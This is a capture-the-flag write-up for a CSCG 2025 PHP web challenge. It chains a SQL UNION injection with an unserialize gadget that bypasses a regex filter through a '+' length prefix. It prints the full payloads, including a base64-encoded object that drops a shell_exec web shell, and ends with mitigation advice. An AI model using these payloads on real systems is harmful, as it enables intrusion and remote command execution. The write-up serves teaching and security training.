1 CSCG 2025 - Everyone loves canteen food

Category: Web

Difficulty: Medium

Author: Poory

Flag: `dach2025{sh1ty_r3g3x_w0nt_s4fe_y0u}`

Description:

> Welcome to the canteen's online menu, where you can check out the daily specials and their prices. But is everything as appetizing as it seems?

2 Introduction

This web challenge aimed to exploit a *PHP* unserialize vulnerability via *SQL* injection, bypassing some weak regex filters.

In the following sections, we walk through the entire process, from the initial analysis to the final exploitation.

3 Reconnaissance

Having a look at the website, we are welcomed by a beautiful gif showing all of the available food and some price input field with which we can filter the offered food. It is displaying all the items cheaper than the provided value:

Clicking on the linked admin panel at the top greets us with a warm welcome message:

> Only access allowed for canteen admin!!!

For this challenge, the source code is provided. The web server is implemented with plain *PHP* v7.1 - the exact *PHP* version will be important later. The flag itself is hidden in a `flag.txt` file with restrictive access flags and is being controlled by the `root` user. Next to the flag file is a `readflag` binary with which we can read out the flag. This is a typical RCE challenge setup.

The web server uses the MVC pattern to provide the interactive functionality. There is an `AdminController.php` and a `CanteenController.php`, each with its appropriate `AdminModel.php` and `CanteenModel.php`. In addition to the capabilities of a normal user, the admin user can also access the logs of the website with the functionality in its controller. In the `AdminModel`, the class has some interesting functions like `__wakeup`, which will become important later. The `CanteenModel`, which is used by every normal user, implements two functions to obtain the data shown on the landing page. The first one `getFood` just fetches all of the food from the database, adds a log to `log.txt` and rerandomizes the prices for each food. The second one `filterFood` filters the shown food by applying the user input to a *SQL* query and thus fetching only a limited amount of the food. Both of these functions also contain some functionality for

unserialization in specific cases. Having a closer look at these functions immediately reveals the following vulnerabilities:

- *SQL* injection - The user input `$price_param` for the `filterFood` function is concatenated with the query without any sanitization and prepared statements:

```
$sql = "SELECT * FROM food where price < " . $price_param;
```

- *PHP* Unserialize - Probably for backwards compatibility, some parts of the *SQL* query result containing the `oldvalue` attribute are deserialized:

```
if($obj->oldvalue !== '') {
    $dec_result = base64_decode($obj->oldvalue);
    if (preg_match_all('/O:\d+:"([^"]*)"/', $dec_result, $matches)) {
        return 'Not allowed';
    }
    $uns_result = unserialize($dec_result);
```


Having these vulnerabilities, `filterFood` is the more interesting function, as we control the input parameter for this function.

4 SQL injection

At first, we should analyze how to exploit the *SQL* injection as the called `unserialize` function is dependent on the results of the *SQL* query. The `SELECT` query is ideal for a `UNION` attack with which we can append arbitrary data to the rows from the database matching the initial query. So, using an *SQL* injection payload like:

```
500 UNION SELECT 0 AS id, 'Some very juicy meal' AS name, '' AS oldvalue, 0 AS price;
```

we get back the following confirming our successful *SQL* injection:



This means if we add a legitimate value for `oldvalue`, our user input will be processed by `unserialize`.

5 PHP unserialize

Deserialization is a process where serialized data is converted back to actual data. The *PHP* `unserialize` will take a string and will create instantiated objects, arrays, integers, booleans and other stuff. Each of these data types has its own prefix. For example objects got the prefix `O:` followed by the length of the class name, the class name itself as a string and its attribute fields also written with the serialized notation like for example `O:1:"a":1:{s:5:"value";s:3:"100";}` . The *PHP* documentation describes some interesting internal behaviour:

> If the variable being unserialized is an object, after successfully reconstructing the object, PHP will automatically attempt to call the __unserialize() or __wakeup() methods (if one exists).

In the `AdminModel.php` we will find the implementation of the `AdminModel` for logging purposes. The class also has a `__wakeup` method creating an arbitrary file with arbitrary content:

```
AdminModel {
    ...
    public function __wakeup() {
        new LogFile($this->filename, $this->logcontent);
    }
    ...
}
class LogFile {
    public function __construct($filename, $content) {
        file_put_contents($filename, $content, FILE_APPEND);
    }
}
```

This is a great target for the deserialization. So maybe we can just inject with the *SQL* vulnerability some payload like:

```
O:10:"AdminModel":2:{s:8:"filename";s:12:"innocent.php";s:10:"logcontent";s:37:"<?php
↪  echo(shell_exec($_GET['cmd']));";}
```

which creates a *PHP* file named `innocent.php` executing arbitrary commands given via the URL parameter `cmd` . Unfortunately, there is a little twist. Before the `unserialize` call, the data is checked with a regex filter:

```
if (preg_match_all('/O:\d+:"([^"]*)"/', $dec_result, $matches)) {
    return 'Not allowed';
}
```

The regex checks for strings starting with the prefix `O:` , followed by some digits and an arbitrary string. There are several data types you can deserialize, like integer, boolean, arrays, but also

custom objects by starting with `C:` . Sadly, custom objects are not applicable in this case as none of the *PHP* classes implement `Serializable` and will give us RCE.

There must be another way to bypass the regex, something that's not obvious at first glance. The code is the best documentation, so let's dive into the implementation of *PHP* `unserialize` . We have to be careful with the version as the challenge doesn't use the latest *PHP* version, but v7.1. For the implementation, *PHP* uses the re2c lexer generator. The length value `uiv` of the serialized object is parsed by the `parse_uiv` function, which implements some interesting behaviour. If it exists, it will skip a leading `+` character. With this information, we can easily bypass the regex as it only checks for digits in the `uiv` part.

6 Exploitation

Now we have to chain our vulnerabilities. For the `unserialize` call, we will use the following payload, which is very similar to the already mentioned one, but this time we add a `+` before the `uiv` part:

```
O:+10:"AdminModel":2:{s:8:"filename";s:12:"innocent.php";s:10:"logcontent";s:37:"<?php
↪  echo(shell_exec($_GET['cmd']));";}
```

Because of the implementation of the `oldvalue` check, we have to encode it with base64. Adding it to our *SQL* injection, we get our payload:

```
500 UNION SELECT 0 AS id, 'payload' AS name,
↪  'TzorMTA6IkFkbWluTW9kZWwiOjI6e3M6ODoiZmlsZW5hbWUiO3M6MTI6Imlubm9jZW50LnBocCI7czoxMDoibG9
↪  nY29udGVudCI7czozNzoiPD9waHAgZWNobyhzaGVsbF9leGVjKCRfR0VUWydjbWQnXSkpOyI7fQ==' AS
↪  oldvalue, 0 AS price;
```

Submitting this payload via the price input field will create a new *PHP* file. Accessing the server on the path `/innocent.php?cmd=/readflag` will then give us the flag `dach2025{sh1ty_r3g3x_w0nt_s4fe_y0u}` .

7 Mitigation

This web server has some fundamental flaws. Starting with the *SQL* injection, you should always validate and sanitize any input. This vulnerability could have been simply prevented by using prepared statements. Moreover, the use of `unserialize` always comes with its risks, as presented with this challenge. So don't use `unserialize` if not necessary. Finally, don't use regex for filtering! Instead, rely on *PHP*'s built-in filtering functions like `filter_var` and others.

Using regex for input validation can be overly error-prone, especially with complex patterns or edge cases, and may lead to unexpected behavior and security risks.